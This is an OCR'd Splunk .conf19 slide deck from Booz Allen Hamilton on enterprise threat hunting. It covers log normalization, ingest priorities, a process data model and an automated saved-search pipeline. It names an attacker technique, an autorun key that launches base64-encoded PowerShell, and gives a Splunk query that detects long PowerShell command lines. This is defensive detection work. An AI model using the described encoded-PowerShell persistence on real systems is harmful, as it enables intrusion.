Enterprise Wide Threat Hunting in Splunk

Presented by
Booz Allen Hamilton

splunk> .conf19

Daniel Rossell
Sr Threat Analyst | Booz Allen Hamilton

Ashleigh Moriarty
Sr Threat Analyst | Booz Allen Hamilton

splunk> .conf19

Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or plans of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results may differ materially. The forward-looking statements made in the this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, it may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements made herein.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only, and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionalities described or to include any such feature or functionality in a future release.

AGENDA

1. Threat Hunting and Splunk At Booz Allen
2. Difficulty Of Large-Scale Threat Hunting
3. Threat Hunting Loop
   - Data Collection
   - Hypothesis
   - Investigation
   - Analysis
   - Improvement & Reporting
4. Challenges & Key Takeaways

Introduction

Threat Hunting with Splunk at Booz Allen Hamilton

splunk> .conf19

Threat Hunting is Hard

High False Positive Rate

- 99.9% of what you look at is not malicious

Data Collection

- Are you collecting what you need to find evil?

Data Retention


- How far back in time can you search?

Analyst Fatigue

- Overwhelmed by data
- Difficult to verify findings

Tradeoff between data volume and hunt quality

- Hiring more people is expensive
- Less data = Less confidence



"Scale with process and technology, not with people”

Automation is key to large data volumes

Splunk at Booz Allen

Deployment

Many groups leverage Splunk

Splunk Enterprise

Platform-enabled Threat Hunting

- Deployments vary
  - 1 Indexer / Search Head
  - 2 Indexers, 1 Search Head
- No Forwarders
  - Splunk Add-On for AWS

Threat Hunting App

Threat Hunting Loop

Traditional vs. Our Approach

Threat Hunting Loop

How we do it in Splunk

Hypothesis
- Queries

Investigation
- Saved Searches

Analysis
- Custom App

Improvement & Reporting
- Workflows & Dashboards

Data Collection
- Ingest

Data Collection

Data Collection

Splunk Ingest

splunk> .conf19


Ingesting Data Into Splunk

Value Normalization

Meaning of data is important

Common Information Model (CIM)

- Great start
- Missing some fields we need
  - process.command_line
  - process.loaded_modules



Ingesting Data Into Splunk

Value Normalization

File deletion event

POSSIBLE VALUES		NORMALIZED VALUE
deleted	cleaned	→ deleted
removed	File-deleted	

Registry key

POSSIBLE VALUES			NORMALIZED VALUE
written	write	createkey	→ created
changed	modify	modified	→ modified
File-deleted	delkey	delval	→ deleted

Possible solutions

- Splunk:
  - Index time modification

SEDCMD in props.conf

- Eval statements
- Detection Logic

index=file_system action IN ("deleted","cleaned","removed")

- Modify before ingest:
  - Normalization engine

AWS Lambda

Python script

"Analytics should drive data collection"

Threat Hunters should set priority for what logs that contain Cyber Defense Value

Data Ingest Priorities

APT Focused

Process Execution w/ Arguments

Autoruns

Loaded Modules

Driver / Kernel Objects

Network (PCAP / 5 Tuple)

High Priority → *Low Priority*

Key Windows Event Logs

Process Network Connections


Services

DNS

Process First → Network Last

Data Ingest Priorities

Insider Threat




- Less Concerned About Persistence
- More Concerned About Data Exfiltration

Hypothesis

Hypothesis

Splunk Queries



Data Model

CCIM – Cyber Common Information Model

Table

- Collection of a type of data
- Becomes the Splunk Index name

Field Name

- Descriptive Name

Data Type


- String, Int, etc ..

Description

- Description of what the field represents

Table List


- Registry
- Network
- Process
- File_System
- Scheduled_Tasks
- Drivers
- Services
- Account_Management
- Autoruns
- User
- System



Process Table

Cyber Common Information Model

TABLE process	Count 29		
process.account	account	string	The permission level of the process (administrator, system, etc). Usually sar
process.action	action	string	Type of action performed on or by the process (create, destroy, etc.)
process.command_line	command_line	string	Full command line used to start the process
process.data_type	data_type	string	The specific type of process data for this event (running, shimcache or pref
process.exit_code	exit_code	string	Exit code of process
process.loaded_modules	loaded_modules	string	List of all modules (full path) loaded by the process
process.mem_used	mem_used	string	Memory Utilization of process
process.parent_process_name	parent_process_name	string	Parent process name
process.parent_process_path	parent_process_path	string	Full path to parent process file
process.process_guid	process_guid	string	EDR added unique Process ID GUID
process.parent_process_guid	parent_process_guid	string	EDR added unique Parent Process ID GUID
process.process_name	process_name	string	The specific filename for the image
process.process_path	process_path	string	Full path to the process filename (without trailing executable)
process.process_username	process_username	string	Username used to create process (i.e. the user that started the process)



Philosophy

Store similar data in same table (index in Splunk)


Copy data to other tables when needed

- Autoruns Events File_System, Process, Registry, Autoruns

Example Data

- Autorun key that launches a base64 encoded Powershell string
  - index=registry (Key Path, Key Data)
  - index=process (Process Name, Command Line Arguments)
  - index=autoruns (Executable, Command Line Arguments, Autoruns Type)

"Analysts should focus on finding evil not on data engineering"



Hypothesis Creation

Hypothesis


- A Splunk query that identifies a potentially malicious event
- Focus on attacker TTPs, not static IOCs

Normalization makes this easier

- One query for all data sources

Database of threat hunting analytics

- Process must be repeatable
- Written to a data model
- Use automation



Investigation

Investigation

Saved Searches
Summary Indexes

Threat hunters hate large data sets

Combat analyst fatigue

Investigate


Index Pipeline Automation

Example Analytic

```
index=process parent_process_path="*\\powershell*" OR process_path="*\\powershell*" OR command_line IN ("*powershell.exe *", "*powershell *")) | eval length=len(command_line)
| where length > 200
```

Index Pipeline

- Path that the event takes once it is ingested into Splunk




Index Pipeline

Base Query – In Database

Script on Cron Pulls Analytics from Database

- Populates savedsearches.conf

```
index=process parent_process_path="*powershell*" OR process_path="*\\powershell*" OR command_line IN ("*powershell.exe *",
"*powershell *")) | eval length=len(command_line)
| where length > 200
```




Index Pipeline

Splunk Saved Search

Populates Summary Index

- Search through smaller subset of data, faster

```
index=process parent_process_path="*powershell*" OR process_path="*\\powershell*" OR command_line IN ("*powershell.exe *",
"*powershell *")) | eval length=len(command_line)
| where length > 200
| collect index=analytic_hits
```




Index Pipeline

Apply Whitelist

Remove Known Goods

- Reduces False Positives, Alert Fatigue

```
index= analytic_hits
| search NOT [| inputlookup whitelist.csv]
| collect index=analytic_hits_whitelist
```



Index Pipeline

Apply Transforms / Collect Metrics

